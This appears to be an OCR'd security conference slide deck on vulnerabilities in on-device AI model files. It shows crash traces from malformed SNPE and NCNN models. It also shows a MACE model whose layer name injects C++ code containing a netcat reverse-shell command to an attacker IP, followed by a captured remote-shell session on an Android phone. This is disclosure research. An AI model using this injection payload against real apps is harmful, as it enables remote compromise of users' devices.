
3. AI Model Representation

AI Model Files

- Local model files (built-in within applications)
- On-demand, **model files downloaded from network**
- Some of them are Obfuscated / protected

Local Model Files


- Built-in Model Files



- Download at runtime

/sdcard/toffee/facemodels

/$APK_HOME/cache/temp_pies/illegal_beauty2.pie



More information about reverse engineering AI models, please see my talk at HITB Dubai 2019


There is no standard representation
for
Deep Learning Models

An AI Model with Extended Fields


Information that might expose the vendor's name is hidden

Reversed File Format for Vendor C's Models

None Standard information (vendor extension)



Tools provided to convert generic models to vendor specific models




4. What Can Go Wrong With “Bad” Models?

Problem #1
Load or run-time error due to invalid parameters

Invalid Parameters in Models (SNPE)

```
layer {
  name: “data"
 type: "Input"
 top: "data"
 input_param {
   shape: {
     dim: 4294967296
     dim: 3
     dim: 227
     dim: 227
     }
   }
}
```


```
snpe-caffe-to-dlc -c bad.prototxt -d bad.dlc
```



Invalid Parameters in Models (SNPE)

```
layer {
  name: “data"
 type: "Input"
 top: "data"
 input_param {
   shape: {
     dim: 4294967296
     dim: 3
     dim: 227
     dim: 227
     }
   }
}
```

```
snpe-caffe-to-dlc -c bad.prototxt -d bad.dlc
```



- The big number is truncated (4294967296==0x100000000 —> 0x00000000)
- The conversion tool *snpe-caffe-to-dlc* fails to catch the problem
- Model in dlc contains an invalid shape, thus application crashes at the “forward” time

RBX=0x100000000
BUT
EBX=0x0

N C H W
{0, 3, 227, 227}

add_data_layer()
@libDlModelTools.so


```
RAX  0x7fffffffc600 ← 0x0
RBX  0x100000000
RCX  0x7ffff7bb5760 (main_arena) ← 0x0
RDX  0x0
RDI  0x7ffff7bb5760 (main_arena) ← 0x0
RSI  0x0
R8   0x0
R9   0x2
R10  0x2
R11  0x7ffff6795458 ← 0x4
R12  0x0
R13  0x1
R14  0x0
R15  0x18e1e80 → 0x7ffff7bb57c8 (main_arena+104) → 0x1bd7520 ← 0x206010601060106
RBP  0x18e1e80 → 0x7ffff7bb57c8 (main_arena+104) → 0x1bd7520 ← 0x206010601060106
RSP  0x7fffffffc500 ← 0x200000000
RIP  0x7ffff14b1732 ← mov    dword ptr [r15 + r12*4], ebx
[ DISASM ]
  0x7ffff14b1721    mov    rdx, qword ptr [rax + 8]
  0x7ffff14b1725    sub    rdx, rsi
  0x7ffff14b1728    mov    r12, rdx
  0x7ffff14b172b    sar    r12, 2
  0x7ffff14b172f    mov    r15, rbp
▶ 0x7ffff14b1732    mov    dword ptr [r15 + r12*4], ebx
  0x7ffff14b1736    test   rdx, rdx
  0x7ffff14b1739    je     0x7ffff14b1749
   ↓
  0x7ffff14b1749    lea    rbx, [r15 + r12*4]
  0x7ffff14b174d    add    rbx, 4
  0x7ffff14b1751    test   rsi, rsi
[ STACK ]
00:0000 rsp  0x7fffffffc500 ← 0x200000000
01:0008      0x7fffffffc508 → 0x7fffffffc600 ← 0x0
02:0010      0x7fffffffc510 → 0x1d73860 ← 0x3
03:0018      0x7fffffffc518 → 0x7fffffffc610 ← 0x0
04:0020      0x7fffffffc520 → 0x7fffffffc608 ← 0x0
05:0028      0x7fffffffc528 → 0x7fffffffc810 → 0x7fffc4d81290 ← 0x3
06:0030      0x7fffffffc530 ← 0x4
07:0038      0x7fffffffc538 ← 0x0
```

Invalid Layer Topology in Models (NCNN)

```
./caffe2ncnn deplpy.prototxt bvlc_alexnet.caffemodel alexnet.param alexnet.bin
./ncnn2mem alexnet.param alexnet.bin alexnet.id.h alexnet.mem.h
```

Invalid Layer Topology in Models (NCNN)

```
./caffe2ncnn deplpy.prototxt bvlc_alexnet.caffemodel alexnet.param alexnet.bin
./ncnn2mem alexnet.param alexnet.bin alexnet.id.h alexnet.mem.h
```



- Conversion tool *ncnn2mem* eliminates plaintext content, such as layer name
- The binary topology file (Parambin) uses a number to label each layer and blob
- NCNN does not check whether the index number is the same for both top and bottom blobs

Recursion after run the model

```
#20941 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20942 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20943 0x000000000040e0cc in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20944 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20945 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20946 0x000000000040e0cc in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20947 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20948 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20949 0x000000000040e0cc in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20950 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20951 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20952 0x000000000040e0cc in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20953 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20954 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20955 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20956 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20957 0x000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()
#20958 0x000000000040f0e7 in ncnn::Extractor::extract(int, ncnn::Mat&) ()
#20959 0x0000000000402517 in main ()
#20960 0x00007ffff6b11830 in __libc_start_main (main=0x4022c0 <main>, argc=2, argv=0x7fffffffdd48, init=<optimized out>, fini=<optimized
7fffffffdd38) at ../csu/libc-start.c:291
#20961 0x0000000000402cc9 in _start ()
pwndbg>
```


Infinite recursion causes a segment fault

```
f 3           40d54c
f 4           40d54c
f 5           40d54c
f 6           40d54c
f 7           40d54c
f 8           40d54c
f 9           40d54c
f 10           40d54c
Program received signal SIGSEGV (fault address 0x7fffff7fef18)
pwndbg>
```

Problem #2
Code injection During Model Conversion

Invalid Operation in Model Conversion (MACE)

python tools/converter.py convert --config=mace/mobilenet.yml --target_abis=arm64-v8a




- MACE framework's local models are in the form of executable code (.so)
- Conversion tool uses template(jinja2) to produce C++ code

Demo of code injection through AI Models (MACE)

Invalid Operation in Model Conversion (MACE)

python tools/converter.py convert --config=mace/mobilenet.yml --target_abis=arm64-v8a

```
layer {
  name: 'Hello");FILE *f=fopen("/data/data/com.xiaomi.mace.demo/
pwn","w");fprintf(f,"%s","Pwned by LambdaX");fclose(f);for(;;){system("toybox
nc IP 8888|/system/bin/sh|toybox nc IP 9999 &");system("ping -c 1
1.1.1.1");printf("World'
  type: "ReLU"
  bottom: "fc7"
  top: "fc7"
}
```



Injected Code

CreateOperator19()
@op1.cc


```
704 void CreateOperator19(mace::OperatorDef *op) {
705   MACE_LATENCY_LOGGER(2, "Create operator Hello");FILE *f=fopen("/data/data/
    com.xiaomi.mace.demo/pwn", "w");fprintf(f,"%s","Pwned by LambdaX");fclose
    (f);for(;;){system("toybox nc [redacted] 8888 |/system/bin/sh|toybox nc
    [redacted] 9999 &");system("ping -c 1 1.1.1.1");}printf("World");
```

sub_14f410
@libmace_mobile_jni.so

Invalid Operation in Model Conversion (MACE)

python tools/converter.py convert --config=mace/mobilenet.yml --target_abis=arm64-v8a

```
layer {
  name: 'Hello");FILE *f=fopen("/data/data/com.xiaomi.mace.demo/
pwn","w");fprintf(f,"%s","Pwned by LambdaX");fclose(f);for(;;){system("toybox
nc IP 8888|/system/bin/sh|toybox nc IP 9999 &");system("ping -c 1
1.1.1.1");printf("World'
  type: "ReLU"
  bottom: "fc7"
  top: "fc7"
}
```



- Conversion tool use template(jinja2) to produce C++ code
- Attackers can potentially inject code through models!
- Malicious code would run at model loading or “forwarding” time

Injection Result

- When the APP loads the specific model, the attacker gets a remote shell

```
root@JD:~# ./exp
Enter cmd: id
uid=10158(u0_a158) gid=10158(u0_a158) groups=10158(u0_a158),3003(inet),9997(everybody),50158(all_a158) co
ntext=u:r:untrusted_app:s0:c512,c768
Enter cmd: ls
acct bin cache charger config cust custom d data default.prop dev enableswap.sh etc factory_init.project.
rc factory_init.rc file_contexts fstab.mt6797 init init.aee.rc init.common_svc.rc init.custom.rc init.env
iron.rc init.mal.rc init.miui.cust.rc init.miui.early_boot.sh init.miui.google_revenue_share.rc init.miui
.google_revenue_share_v2.rc init.miui.nativedebug.rc init.miui.post_boot.sh init.miui.rc init.modem.rc in
it.mt6797.rc init.mt6797.usb.rc init.project.rc init.rc init.recovery.hardware.rc init.recovery.mt6797.rc
 init.trace.rc init.trustonic.rc init.usb.rc init.volte.rc init.xlog.rc init.zygote32.rc init.zygote64_32
.rc meta_init.modem.rc meta_init.project.rc meta_init.rc mnt nvcfg nvdata oem proc property_contexts prot
ect_f protect_s root sbin sdcard seapp_contexts selinux_version sepolicy service_contexts storage sys sys
tem ueventd.mt6797.rc ueventd.rc unlock_key vendor verity_key
Enter cmd: ifconfig
wlan0 Link encap:UNSPEC inet addr:192.168.43.36 Bcast:192.168.43.255 Mask:255.255.255.0 inet6 addr: 2409:
8900:2700:6464:9c5:4cfe:aa9d:a04b/64 Scope: Global inet6 addr: 2409:8900:2700:6464:3aa4:edff:fe65:fb0b/64
 Scope: Global inet6 addr: fe80::3aa4:edff:fe65:fb0b/64 Scope: Link UP BROADCAST RUNNING MULTICAST MTU:15
00 Metric:1 RX packets:145958 errors:0 dropped:0 overruns:0 frame:0 TX packets:147964 errors:58 dropped:0
 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:12157966 TX bytes:12286903 p2p0 Link encap:UN
SPEC UP BROADCAST MULTICAST MTU:1500 Metric:1 RX packets:0 errors:0 dropped:0 overruns:0 frame:0 TX packe
